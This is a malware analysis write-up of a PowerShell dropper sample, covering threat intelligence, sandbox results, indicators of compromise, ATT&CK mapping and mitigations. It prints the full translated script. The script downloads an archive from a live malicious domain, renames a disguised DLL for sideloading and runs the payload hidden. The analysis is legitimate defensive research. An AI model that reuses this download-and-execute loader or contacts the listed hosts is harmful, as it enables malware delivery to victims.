

Malware Analysis

August 29, 2025 | Ty Qualters

Introduction

For this malware analysis, I used a REMnux virtual machine. The network was configured to use NAT with the host running ProtonVPN to help prevent leaking my public IP address. The variant for today's analysis is another sample from MalwareBazaar. It is a potentially malicious PowerShell script. The sample can be obtained here:

<https://bazaar.abuse.ch/sample/7309e3ed236fcf61a68680a73fc6f8c740476504cac0dd6b2dd31b7331fec7e9/>.

Cyber Threat Intelligence (CTI)

(Available on MalwareBazaar.)

YARA Rules:

- detect_powershell – Detects suspicious PowerShell activity related to malware execution
- Detect_PowerShell_Obfuscation – Detects obfuscated PowerShell commands commonly used in malicious scripts.
- Sus_CMD_Powershell_Usage – May Contain(Obfuscated or no) Powershell or CMD Command that can be abused by threat actor(can create FP)
- WIN_ClickFix_Detection – Detects ClickFix social engineering technique using 'Verify you are human' messages and malicious PowerShell commands

Detections:

- CyberFortress (Malicious)
- Neiki (Malicious)
- Hatching Triage (Malicious)
- Spamhaus (Suspicious)

Origin: Italy

VirusTotal: (See picture below.)

REMnux v7 [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Activities Firefox Web Browser Aug 29 02:04

MalwareBazaar | SHA256: x VirusTotal - File - 7309e3ed236f...

https://www.virustotal.com/gui/file/7309e3ed236f61a68680a73fc6f8c740476504cac0dd6b2dd31b7331fec7e9

7309e3ed236f61a68680a73fc6f8c740476504cac0dd6b2dd31b7331fec7e9

Community Score: 0 / 62

No security vendors flagged this file as malicious

7309e3ed236f61a68680a73fc6f8c740476504cac0dd6b2dd31b7331fec7e9

Size: 3.16 KB Last Analysis Date: 1 hour ago

powershell detect-debug-environment long-sleeps checks-disk-space

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 4

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.


Security vendors' analysis Do you want to automate checks?

| | | | |
|---------------------|------------|-----------|------------|
| Acronis (Static ML) | Undetected | AhnLab-V3 | Undetected |
| AliCloud | Undetected | ALYac | Undetected |
| Anity-AVL | Undetected | Arcabit | Undetected |
| Avast | Undetected | AVG | Undetected |
| Avira (no cloud) | Undetected | Baidu | Undetected |
| BitDefender | Undetected | Bkav Pro | Undetected |
| ClamAV | Undetected | CMC | Undetected |


VirusTotal - File - 7309e3ed236f...

Right Ctrl

Phase 1: Static Properties Analysis



```
remnux@remnux: ~/Downloads
remnux@remnux:~/Downloads$ ls
7309e3ed236fcf61a68680a73fc6f8c740476504cac0dd6b2dd31b7331fec7e9.ps1
7309e3ed236fcf61a68680a73fc6f8c740476504cac0dd6b2dd31b7331fec7e9.zip
remnux@remnux:~/Downloads$ file 7309e3ed236fcf61a68680a73fc6f8c740476504cac0dd6b2dd31b7331fec7e9.ps1
7309e3ed236fcf61a68680a73fc6f8c740476504cac0dd6b2dd31b7331fec7e9.ps1: UTF-8 Unicode text
remnux@remnux:~/Downloads$
```



```
function xW9mK {
    param($mIn = 50, $mAx = 200)
    $dElAy = Get-Random -Minimum $mIn -Maximum $mAx
    Start-Sleep -Milliseconds $dElAy
}

function rN7pQ {
    [System.Math]::Abs((Get-Date).Millisecond % 100) | Out-Null
    xW9mK -mIn 80 -mAx 150
}

# Сначала отправляем запрос на dllstart
try {
    Invoke-WebRequest -Uri "bilaskf.com/dllstart" -Method GET -UseBasicParsing | Out-Null
} catch {
    # Игнорируем ошибки запроса
}

xW9mK -mIn 100 -mAx 200

$pIcTuReS = [Environment]::GetFolderPath("MyPictures")

# Пути для файлов
$zIpFile = Join-Path $pIcTuReS "archive.zip"
$uNzIpDiR = Join-Path $pIcTuReS "unzipped"



xW9mK -mIn 100 -mAx 250

<680a73fc6f8c740476504cac0dd6b2dd31b7331fec7e9.ps1" [noeol] 102L, 3237C 1,0-1 Top
```

In the above pictures, it is safe to conclude that this file is just a PowerShell script. There is no trickery with file extensions or naming conventions or anything of that sort.

Phase 2: Dynamic Analysis

For the dynamic analysis, I decided to use AnyRun. If I had more resources available to me, I would have taken the time to test the script in my own sandbox as well.



AnyRun concluded that this file is malicious. However, details are needed to justify it.

Connections

After running this script, vovsoft[.]com opened in Microsoft Edge. There was a clear button to download the software and another to purchase the software.

Below, I only included the suspicious traffic.

DNS Requests

- bilaskf[.]com
- vovsoft[.]com

HTTP Requests


- 6948 | powershell.exe | hxxp[://]bilaskf[.]com/dllstart
- 6948 | powershell.exe | hxxp[://]bilaskf[.]com/apif/a/a

TCP Requests


- 6948 | powershell.exe | 104[.]21[.]40[.]62 | 80 | bilaskf[.]com
- 7004 | bl.exe | 104[.]21[.]40[.]171 | 443 | vovsoft[.]com

Behavior

Looking at the activity below, it appears that the script ran conhost.exe and dropped a payload (bl.exe) into the local Pictures directory. That was the dropped payload that appears to have started MS Edge.



A nice new feature in AnyRun is its Actions list.



Memory usage appeared to spike. The last bit of yellow was most likely from MS Edge.



Indicators of Compromise (IOCs)


AnyRun provides a list of IOCs. I intentionally excluded the dropped files because other than the primary payload, I was unsure what would have been generated by MS Edge, which was spawned as a child process.

| DNS requests (2) | | |
|-------------------------|--------|-----------------------------|
| ? | DOMAIN | vovsoft.com |
| ? | DOMAIN | bilaskf.com |
| Connections (3) | | |
| ? | IP | 104.21.40.62 |
| ⚠ | IP | 104.21.40.171 |
| ⚠ | IP | 172.67.155.22 |
| HTTP/HTTPS requests (1) | | |
| □ | ? | URL |
| | | http://bilaskf.com/apif/a/a |

Note: 172[.]67[.]40[.]171 might be an alternate A record for vovsoft[.]com.

Processes Graph

Below shows the process graph.



Looking into conhost.exe, both instances showed “C:\WINDOWS\system32\conhost.exe 0xffffffff -ForceV1.” (I did not know what these flags did, so I asked ChatGPT.)

2. 0xffffffff


- This is an argument being passed to conhost.exe .
- 0xffffffff in hexadecimal = 4294967295 in decimal (all bits set in a 32-bit unsigned integer).
- Normally, conhost is called with a **process ID** or **handle** so it knows which console/command window to attach to.
- 0xffffffff is unusual — it usually represents an **invalid handle** or **special value**.
 - Sometimes this is used as a "placeholder" or test argument.
 - Malicious software has been observed to abuse conhost.exe with 0xffffffff to spawn a console host detached from normal user interaction.

3. -ForceV1

- Forces the console host to run in the **legacy mode** (pre-Windows 10 console host behavior).
- This disables newer console features (like modern text rendering, resizing, and copy/paste improvements).
- Normally only used for compatibility with old software.

ChatGPT thought that this malware was trying to live off the land with conhost.exe.

MITRE ATT&CK



(The techniques seems to be misplaced in the matrix above.)

- Execution ([TA0002](#))
 - Command and Scripting Interpreter ([T1059](#))
 - PowerShell ([T1059.001](#))
 - Windows Command Shell ([T1059.003](#))
- Defense Evasion ([TA0005](#))
 - Impair Defenses ([T1562](#))
 - Disable Windows Event Logging ([T1562.002](#))
- Discovery ([TA0007](#))
 - Query Registry ([T1012](#))
 - System Information Discovery ([T1082](#))
 - File and Directory Discovery ([T1083](#))

Command and

System

Techniques details

Get to know what this threat is about

Other (1)

Subtechniques ▼

T1562.002

"Disable Windows Event Logging"

Permissions required: Administrator

Data sources: Sensor Health: Host Status, Command: Command Execution, Windows Registry: Windows Registry Key Modification, Script: Script Execution, Process: Process Creation, Windows Registry: Windows Registry Key Creation, Application Log: Application Log Content

Adversaries may disable Windows event logging to limit data that can be leveraged for detections and audits. Windows event logs record user and system activity such as login attempts, process creation

Disables trace logs (1)

6948 powershell.exe (1)

Operation: read

Name: EnableFileTracing

Value: 0

Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32

TypeValue: REG_DWORD

1 of 1

At this point, it is safe to conclude that the PowerShell script is malicious. Details about the payloads were still in question.

Mitigation Strategies

Before continuing onto the static analysis, with the information provided above, there may be some ways to mitigate this threat:

1. Disable running user scripts.
2. Flag the fingerprints (hashes) of the PowerShell script and the dropped payload (bl.exe).
3. Create a firewall rule for traffic to the domains and IP addresses.
4. Create a process rule that forbids conhost.exe from running with 0xffffffff. Optionally also disallow -ForceV1 on conhost.exe.
5. And any additional mitigation strategies listed by each ATT&CK technique or sub-technique.

Phase 3: Static Analysis

Note: I did not intend to try and completely reverse-engineer this. That would take extremely long to do. Instead, my goal was to identify what the dropped files from the script were, and at least 1 malicious technique in disassembly if possible.

```
7309e3ed236fcf61a68680a73fc6f8c740476504cac0dd6b2dd31b7331fec7e9.ps1 x

function xW9mK {
    param($mIn = 50, $mAx = 200)
    $dElAy = Get-Random -Minimum $mIn -Maximum $mAx
    Start-Sleep -Milliseconds $dElAy
}

function rN7pQ {
    [System.Math]::Abs((Get-Date).Millisecond % 100) | Out-Null
    xW9mK -mIn 80 -mAx 150
}

# Сначала отправляем запрос на dllstart
try {
    Invoke-WebRequest -Uri "bilaskf.com/dllstart" -Method GET -UseBasicParsing | Out-Null
} catch {
    # Игнорируем ошибки запроса
}

xW9mK -mIn 100 -mAx 200

$IcTuReS = [Environment]::GetFolderPath("MyPictures")

# Пути для файлов
$zIpFile = Join-Path $IcTuReS "archive.zip"
$uNzIpDiR = Join-Path $IcTuReS "unzipped"

xW9mK -mIn 100 -mAx 250

# Скачиваем ZIP
Invoke-WebRequest -Uri "bilaskf.com/apif/a/a" -OutFile $zIpFile

rN7pQ

# Если папка для распаковки уже есть – удаляем
if (Test-Path $uNzIpDiR) {
    Remove-Item $uNzIpDiR -Recurse -Force
}
New-Item -ItemType Directory -Path $uNzIpDiR | Out-Null

xW9mK -mIn 150 -mAx 300

# Распаковываем
Expand-Archive -Path $zIpFile -DestinationPath $uNzIpDiR -Force

# Ожидаем полной распаковки
xW9mK -mIn 500 -mAx 1000

rN7pQ
```

The above PowerShell was not heavily obfuscated. The comments were in Cyrillic. A little clean-up work and translating can make this script easy to understand.

Example:

```
# Ищем и запускаем bl.exe через cmd
$bLExE = Get-ChildItem -Path $uNzIpDiR -Filter 'bl.exe'
if ($bLExE) {
    $bLPaTh = $bLExE.FullName
    xW9mK -mIn 200 -mAx 400
    Start-Process -FilePath "cmd.exe" -ArgumentList $bLPaTh
    Write-Host "Запущен через cmd: $bLPaTh"
} else {
    Write-Host "bl.exe не найден в архиве"
}
```

Above, bLExE represents the bl.exe payload.

I translated the comments from Russian to English. I also cleaned up the variable names.

```
7309e3ed236fcf61a68680a73fc6f8c740476504cac0dd6b2dd31b7331fec7e9.ps1 x
1
2 function SleepFn {
3     param($min = 50, $max = 200)
4     $delay = Get-Random -Minimum $min -Maximum $max
5     Start-Sleep -Milliseconds $delay
6 }
7
8 function WaitFn {
9     [System.Math]::Abs((Get-Date).Millisecond % 100) | Out-Null
10    SleepFn -min 80 -max 150
11 }
12
13 # First we send a request to dllstart
14 try {
15     Invoke-WebRequest -Uri "bilaskf.com/dllstart" -Method GET -UseBasicParsing | Out-Null
16 } catch {
17     # Ignore request errors
18 }
19
20 SleepFn -min 100 -max 200
21
22 $pictures = [Environment]::GetFolderPath("MyPictures")
23
24 # Paths for files
25 $zipFile = Join-Path $pictures "archive.zip"
26 $unzipDir = Join-Path $pictures "unzipped"
27
28 SleepFn -min 100 -max 250
29
30 # Download ZIP
31 Invoke-WebRequest -Uri "bilaskf.com/apif/a/a" -OutFile $zipFile
32
33 WaitFn
34
35 # If the folder for unpacking already exists, delete it
36 if (Test-Path $unzipDir) {
37     Remove-Item $unzipDir -Recurse -Force
38 }
39 New-Item -ItemType Directory -Path $unzipDir | Out-Null
40
41 SleepFn -min 150 -max 300
42
43 # Unpacking
44 Expand-Archive -Path $zipFile -DestinationPath $unzipDir -Force
45
46 # We are waiting for the full unpacking
47 SleepFn -min 500 -max 1000
48
49 WaitFn
```

```
7309e3ed236f61a68680a73fc6f8c740476504cac0dd6b2dd31b7331fec7e9.ps1 x
50
51 Write-Host "ZIP saved in: $zipFile"
52 Write-Host "Unpacked in: $unzipDir"
53
54 # Additional delay before renaming
55 Sleep-Fn -min 800 -max 1500
56
57 # Find and rename oleacc.png to .dll
58 $oleaccPng = Get-ChildItem -Path $unzipDir -Filter "oleacc.png" -Recurse -File | Select-Object -First 1
59 if ($oleaccPng) {
60     $oleaccPngPath = $oleaccPng.FullName
61     $oleaccDllPath = Join-Path (Split-Path $oleaccPngPath -Parent) "oleacc.dll"
62
63     Write-Host "File found: $oleaccPngPath"
64
65     # Additional delay before renaming
66     Sleep-Fn -min 1000 -max 2000
67
68     try {
69         # Checking if a file exists before renaming
70         if (Test-Path $oleaccPngPath) {
71             Move-Item -Path $oleaccPngPath -Destination $oleaccDllPath -Force
72             Write-Host "oleacc.png renamed to: $oleaccDllPath"
73         } else {
74             Write-Host "oleacc.png not found along the way: $oleaccPngPath"
75         }
76     } catch {
77         Write-Host "Error while renaming: $_"
78     }
79 } else {
80     Write-Host "oleacc.png not found in archive"
81     # Show all files for debugging
82     $allFiles = Get-ChildItem -Path $unzipDir -Recurse -File
83     Write-Host "Files found:"
84     foreach ($file in $allFiles) {
85         Write-Host "  $($file.FullName)"
86     }
87 }
88
89 # Find and run bl.exe via cmd
90 $blExe = Get-ChildItem -Path $unzipDir -Filter "bl.exe" -Recurse -File | Select-Object -First 1
91 if ($blExe) {
92     $blPath = $blExe.FullName
93     Sleep-Fn -min 200 -max 400
94     Start-Process -FilePath "cmd.exe" -ArgumentList "/c `"$blPath`" -WindowStyle Hidden
95     Write-Host "Launched via cmd: $blPath"
96 } else {
97     Write-Host "bl.exe not found in archive"
98 }
99
```

The script's comments tell what exactly it does. However, it does not say what oleacc.dll is or what it is used for. My thought was that it was a dependency of bl.exe since they were dropped in the same archive.

Starting with the endpoints, I first investigated the DLL start endpoint. It was just a basic HTTP GET request.

```
remnux@remnux:~/Downloads$ curl -i -s -D - -o - bilaskf.com/dllstart
HTTP/1.1 200 OK
HTTP/1.1 200 OK
Date: Fri, 29 Aug 2025 14:41:49 GMT
Date: Fri, 29 Aug 2025 14:41:49 GMT
Content-Type: text/html; charset=utf-8
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Transfer-Encoding: chunked
Connection: keep-alive
Connection: keep-alive
Server: cloudflare
Server: cloudflare
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
cf-cache-status: DYNAMIC
cf-cache-status: DYNAMIC
Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/repo
rt/v4?s=hTVRK7pYxTRoDWuxQHVHke0wKp%2FxXTE7wWdBN9pvfbM37d4U8hTLHTk%2Bwzb4dUzr5Nw7X81%2F0h1iC5pdtI1bwA
Ypft12NLZssNHv"}]}
Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/repo
rt/v4?s=hTVRK7pYxTRoDWuxQHVHke0wKp%2FxXTE7wWdBN9pvfbM37d4U8hTLHTk%2Bwzb4dUzr5Nw7X81%2F0h1iC5pdtI1bwA
Ypft12NLZssNHv"}]}
CF-RAY: 976ccfba6bb1042e-MIA
CF-RAY: 976ccfba6bb1042e-MIA
alt-svc: h3=":443"; ma=86400
alt-svc: h3=":443"; ma=86400
```

